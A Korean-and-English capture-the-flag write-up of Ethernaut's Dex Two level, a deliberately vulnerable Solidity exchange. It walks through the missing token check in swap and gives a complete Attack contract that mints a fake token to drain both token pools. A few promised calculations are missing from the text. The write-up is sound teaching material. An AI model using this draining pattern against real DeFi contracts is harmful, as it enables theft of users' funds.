Ethernaut 23 Dex Two
Ethernaut 23 Dex TwoEthernaut 23 Dex TwoEthernaut 23 Dex Two 문제 풀이Ethernaut 23 Dex Two writeup
Contents
문제
지문
이 문제의 목표는 이전 Dex를 조금 바꾼 DexTwo 컨트랙트에서 token1과 token2의 잔액을 모두 빼내는 것이다.
플레이어는 token1 10개와 token2 10개를 가지고 시작한다. DexTwo 컨트랙트는 두 토큰을 각각 100개씩 가지고 있다.
이전 문제와 달리 성공 조건은 둘 중 하나만 0으로 만드는 것이 아니라, DEX가 가진 token1과 token2를 모두 0으로 만드는 것이다.
이전 Dex와 달라진 부분은 swap의 토큰 제한이다. 이전 Dex에는 스왑 가능한 토큰을 token1과 token2로 제한하는 조건이 있었지만, DexTwo에서는 그 조건이 빠져 있다.
코드
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "openzeppelin-contracts-08/token/ERC20/IERC20.sol";
import "openzeppelin-contracts-08/token/ERC20/ERC20.sol";
import "openzeppelin-contracts-08/access/Ownable.sol";

contract DexTwo is Ownable {
    address public token1;
    address public token2;

    constructor() {}

    function setTokens(address _token1, address _token2) public onlyOwner {
        token1 = _token1;
        token2 = _token2;
    }

    function add_liquidity(address token_address, uint256 amount) public onlyOwner {
        IERC20(token_address).transferFrom(msg.sender, address(this), amount);
    }

    function swap(address from, address to, uint256 amount) public {
        require(IERC20(from).balanceOf(msg.sender) >= amount, "Not enough to swap");
        uint256 swapAmount = getSwapAmount(from, to, amount);
        IERC20(from).transferFrom(msg.sender, address(this), amount);
        IERC20(to).approve(address(this), swapAmount);
        IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
    }

    function getSwapAmount(address from, address to, uint256 amount) public view returns (uint256) {
        return ((amount * IERC20(to).balanceOf(address(this))) / IERC20(from).balanceOf(address(this)));
    }

    function approve(address spender, uint256 amount) public {
        SwappableTokenTwo(token1).approve(msg.sender, spender, amount);
        SwappableTokenTwo(token2).approve(msg.sender, spender, amount);
    }

    function balanceOf(address token, address account) public view returns (uint256) {
        return IERC20(token).balanceOf(account);
    }
}

contract SwappableTokenTwo is ERC20 {
    address private _dex;

    constructor(address dexInstance, string memory name, string memory symbol, uint256 initialSupply)
        ERC20(name, symbol)
    {
        _mint(msg.sender, initialSupply);
        _dex = dexInstance;
    }

    function approve(address owner, address spender, uint256 amount) public {
        require(owner != _dex, "InvalidApprover");
        super._approve(owner, spender, amount);
    }
}배경지식
이 문제의 DEX는 실제 AMM처럼 불변식을 유지하지 않는다. 컨트랙트가 가진 from 토큰과 to 토큰의 현재 잔액 비율만 보고 받을 수량을 계산한다.
from 토큰의 DEX 잔액이 작고 to 토큰의 DEX 잔액이 크면, 아주 적은 from 토큰으로 많은 to 토큰을 받을 수 있다.
IERC20(from)처럼 주소를 ERC20 인터페이스로 캐스팅하면, 컨트랙트는 그 주소가 정말 token1 또는 token2인지 알 수 없다. 해당 주소에 balanceOf, transferFrom, approve 같은 함수가 있고 정상적으로 동작하면 ERC20 토큰처럼 사용할 수 있다.
따라서 swap에서 from과 to를 검증하지 않으면 공격자가 직접 만든 토큰도 가격 공식에 들어갈 수 있다.
swap은 마지막에 IERC20(from).transferFrom(msg.sender, address(this), amount)를 호출한다. 이 호출의 실제 실행자는 DexTwo 컨트랙트이므로, DexTwo가 msg.sender의 from 토큰을 가져갈 수 있도록 allowance가 필요하다.
공격 컨트랙트가 직접 만든 토큰을 from으로 사용할 경우, 공격 토큰 컨트랙트 안에서 DexTwo에게 allowance를 미리 주면 된다.
문제 코드 분석
이전 Dex의 swap에는 다음 조건이 있었다.
require((from == token1 && to == token2) || (from == token2 && to == token1), "Invalid tokens");하지만 DexTwo의 swap에서는 이 조건이 사라졌다.
function swap(address from, address to, uint256 amount) public {
    require(IERC20(from).balanceOf(msg.sender) >= amount, "Not enough to swap");
    uint256 swapAmount = getSwapAmount(from, to, amount);
    IERC20(from).transferFrom(msg.sender, address(this), amount);
    IERC20(to).approve(address(this), swapAmount);
    IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
}
여기서 확인하는 것은 msg.sender가 from 토큰을 amount 이상 가지고 있는지뿐이다. from이 token1이나 token2인지, to가 둘 중 하나인지 확인하지 않는다.
공격자는 직접 만든 T3 토큰을 from으로 넣고, to에는 빼내고 싶은 token1 또는 token2를 넣을 수 있다.
function getSwapAmount(address from, address to, uint256 amount) public view returns (uint256) {
    return ((amount * IERC20(to).balanceOf(address(this))) / IERC20(from).balanceOf(address(this)));
}
공식의 분모는 DEX가 가진 from 토큰 잔액이다. 공격자가 만든 T3를 from으로 쓰면, DEX가 가진 T3 잔액도 공격자가 정할 수 있다.
DEX에 T3를 1개만 넣어둔 상태에서 T3 -> token1로 1개를 스왑하면 계산은 다음과 같다.
T3 1개로 DEX의 token1 100개를 전부 받는 것이다.
첫 번째 스왑 이후에는 DEX가 공격자로부터 T3 1개를 받으므로 DEX의 T3 잔액은 2개가 된다. 이제 T3 -> token2로 2개를 스왑하면 다음 계산으로 token2도 전부 빠진다.
IERC20(from).transferFrom(msg.sender, address(this), amount);
IERC20(to).approve(address(this), swapAmount);
IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
첫 번째 줄에서 DEX는 from 토큰을 공격자로부터 가져온다. from이 공격자가 만든 토큰이면, 공격 토큰 컨트랙트에서 DEX에게 충분한 allowance를 주면 된다.
두 번째와 세 번째 줄은 DEX가 가진 to 토큰을 msg.sender에게 보내는 흐름이다. 이 문제의 원래 토큰들은 표준 ERC20을 상속하므로, DEX가 자기 자신에게 approve한 뒤 transferFrom(address(this), msg.sender, swapAmount)로 보낼 수 있다.
공격자가 해야 할 일은 DEX에 T3 1개를 넣어 가격 공식의 분모를 작게 만들고, 공격 컨트랙트에는 이후 스왑에 사용할 T3를 충분히 들고 있게 하는 것이다.
풀이
공격 토큰을 T3라고 하자. 시작할 때 DEX는 token1 = 100, token2 = 100을 가지고 있다.
공격 컨트랙트의 생성자에서 T3를 총 4개 만든다. 그중 1개는 DEX에게 민팅하고, 3개는 공격 컨트랙트가 들고 있게 한다. 이렇게 하면 첫 번째 스왑의 분모가 0이 되지 않고, DEX의 T3 잔액도 공격자가 원하는 값으로 맞춰진다.
첫 번째로 T3 -> token1을 amount = 1로 호출한다. DEX의 T3 잔액은 1개이므로 1 * 100 / 1 = 100이 되고, token1 100개가 빠진다. 이 스왑이 끝나면 DEX의 T3 잔액은 2개가 된다.

두 번째로 T3 -> token2를 amount = 2로 호출한다. 이번에는 2 * 100 / 2 = 100이므로 token2 100개도 전부 빠진다. 따라서 DEX의 token1과 token2 잔액이 모두 0이 되어 레벨 조건을 만족한다.
익스플로잇
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

interface IDexTwo {
    function swap(address from, address to, uint256 amount) external;
    function token1() external view returns (address);
    function token2() external view returns (address);
}

contract Attack is ERC20 {
    IDexTwo d2;

    constructor(address _addr) ERC20("T3", "t3") {
        d2 = IDexTwo(_addr);
        _mint(address(this), 3);
        _mint(_addr, 1);
        _approve(address(this), _addr, 100000);
    }

    function attack() public {
        address t1 = d2.token1();
        address t2 = d2.token2();
        d2.swap(address(this), t1, 1);
        d2.swap(address(this), t2, 2);
    }
}
Challenge
Description
The goal of this challenge is to drain both the token1 and token2 balances from the DexTwo contract, a slightly modified version of the previous Dex.
The player starts with 10 token1 and 10 token2. The DexTwo contract holds 100 of each token.
Unlike the previous challenge, the success condition is not to zero out just one of the two, but to zero out both the token1 and token2 held by the DEX.
What changed from the previous Dex is the token restriction in swap. The previous Dex had a condition limiting swappable tokens to token1 and token2, but in DexTwo that condition is gone.
Code
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "openzeppelin-contracts-08/token/ERC20/IERC20.sol";
import "openzeppelin-contracts-08/token/ERC20/ERC20.sol";
import "openzeppelin-contracts-08/access/Ownable.sol";

contract DexTwo is Ownable {
    address public token1;
    address public token2;

    constructor() {}

    function setTokens(address _token1, address _token2) public onlyOwner {
        token1 = _token1;
        token2 = _token2;
    }

    function add_liquidity(address token_address, uint256 amount) public onlyOwner {
        IERC20(token_address).transferFrom(msg.sender, address(this), amount);
    }

    function swap(address from, address to, uint256 amount) public {
        require(IERC20(from).balanceOf(msg.sender) >= amount, "Not enough to swap");
        uint256 swapAmount = getSwapAmount(from, to, amount);
        IERC20(from).transferFrom(msg.sender, address(this), amount);
        IERC20(to).approve(address(this), swapAmount);
        IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
    }

    function getSwapAmount(address from, address to, uint256 amount) public view returns (uint256) {
        return ((amount * IERC20(to).balanceOf(address(this))) / IERC20(from).balanceOf(address(this)));
    }

    function approve(address spender, uint256 amount) public {
        SwappableTokenTwo(token1).approve(msg.sender, spender, amount);
        SwappableTokenTwo(token2).approve(msg.sender, spender, amount);
    }

    function balanceOf(address token, address account) public view returns (uint256) {
        return IERC20(token).balanceOf(account);
    }
}

contract SwappableTokenTwo is ERC20 {
    address private _dex;

    constructor(address dexInstance, string memory name, string memory symbol, uint256 initialSupply)
        ERC20(name, symbol)
    {
        _mint(msg.sender, initialSupply);
        _dex = dexInstance;
    }

    function approve(address owner, address spender, uint256 amount) public {
        require(owner != _dex, "InvalidApprover");
        super._approve(owner, spender, amount);
    }
}Background
The DEX in this challenge does not maintain an invariant like a real AMM. It only looks at the current balance ratio of the from and to tokens held by the contract to compute the amount received.
If the DEX's balance of the from token is small and its balance of the to token is large, you can receive a lot of the to token with very little of the from token.
When you cast an address to the ERC20 interface, like IERC20(from), the contract cannot tell whether that address is really token1 or token2. As long as that address has functions like balanceOf, transferFrom, and approve and they behave normally, it can be used like an ERC20 token.
So if swap does not validate from and to, a token the attacker created can enter the pricing formula.
swap finally calls IERC20(from).transferFrom(msg.sender, address(this), amount). The caller here is the DexTwo contract, so DexTwo needs an allowance to pull msg.sender's from token.
If the attack contract uses a token it created as from, it can grant the allowance to DexTwo in advance inside the attack token contract.
Code analysis
The previous Dex's swap had the following condition.
require((from == token1 && to == token2) || (from == token2 && to == token1), "Invalid tokens");But in DexTwo's swap, this condition is gone.
function swap(address from, address to, uint256 amount) public {
    require(IERC20(from).balanceOf(msg.sender) >= amount, "Not enough to swap");
    uint256 swapAmount = getSwapAmount(from, to, amount);
    IERC20(from).transferFrom(msg.sender, address(this), amount);
    IERC20(to).approve(address(this), swapAmount);
    IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
}
The only thing checked here is whether msg.sender holds at least amount of the from token. It does not check whether from is token1 or token2, or whether to is one of the two.
The attacker can put their own T3 token as from, and put the token1 or token2 they want to drain as to.
function getSwapAmount(address from, address to, uint256 amount) public view returns (uint256) {
    return ((amount * IERC20(to).balanceOf(address(this))) / IERC20(from).balanceOf(address(this)));
}
The denominator of the formula is the DEX's balance of the from token. If the attacker uses their own T3 as from, the attacker can also decide the DEX's T3 balance.
If the DEX holds only 1 T3 and you swap 1 of T3 -> token1, the calculation is:
So 1 T3 gets you all 100 of the DEX's token1.
After the first swap, the DEX receives 1 T3 from the attacker, so the DEX's T3 balance becomes 2. Now swapping 2 of T3 -> token2 drains all of token2 as well:
IERC20(from).transferFrom(msg.sender, address(this), amount);
IERC20(to).approve(address(this), swapAmount);
IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
In the first line, the DEX pulls the from token from the attacker. If from is a token the attacker created, they can grant the DEX a sufficient allowance in the attack token contract.
In the second and third lines the DEX sends its to token to msg.sender. The original tokens in this challenge inherit standard ERC20, so the DEX can approve itself and then send via transferFrom(address(this), msg.sender, swapAmount).
The attacker needs to put 1 T3 into the DEX to make the denominator of the pricing formula small, and hold enough T3 in the attack contract for the subsequent swaps.
Solution
Call the attack token T3. At the start, the DEX holds token1 = 100 and token2 = 100.
In the attack contract's constructor, create a total of 4 T3. Mint 1 of them to the DEX and keep 3 in the attack contract. This keeps the first swap's denominator from being 0 and sets the DEX's T3 balance to the value the attacker wants.
First, call T3 -> token1 with amount = 1. The DEX's T3 balance is 1, so it becomes 1 * 100 / 1 = 100, and 100 token1 are drained. When this swap finishes, the DEX's T3 balance becomes 2.
Second, call T3 -> token2 with amount = 2. This time 2 * 100 / 2 = 100, so all 100 token2 are drained as well. The DEX's token1 and token2 balances both become 0, satisfying the level condition.
Exploit
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

interface IDexTwo {
    function swap(address from, address to, uint256 amount) external;
    function token1() external view returns (address);
    function token2() external view returns (address);
}

contract Attack is ERC20 {
    IDexTwo d2;

    constructor(address _addr) ERC20("T3", "t3") {
        d2 = IDexTwo(_addr);
        _mint(address(this), 3);
        _mint(_addr, 1);
        _approve(address(this), _addr, 100000);
    }

    function attack() public {
        address t1 = d2.token1();
        address t2 = d2.token2();
        d2.swap(address(this), t1, 1);
        d2.swap(address(this), t2, 2);
    }
}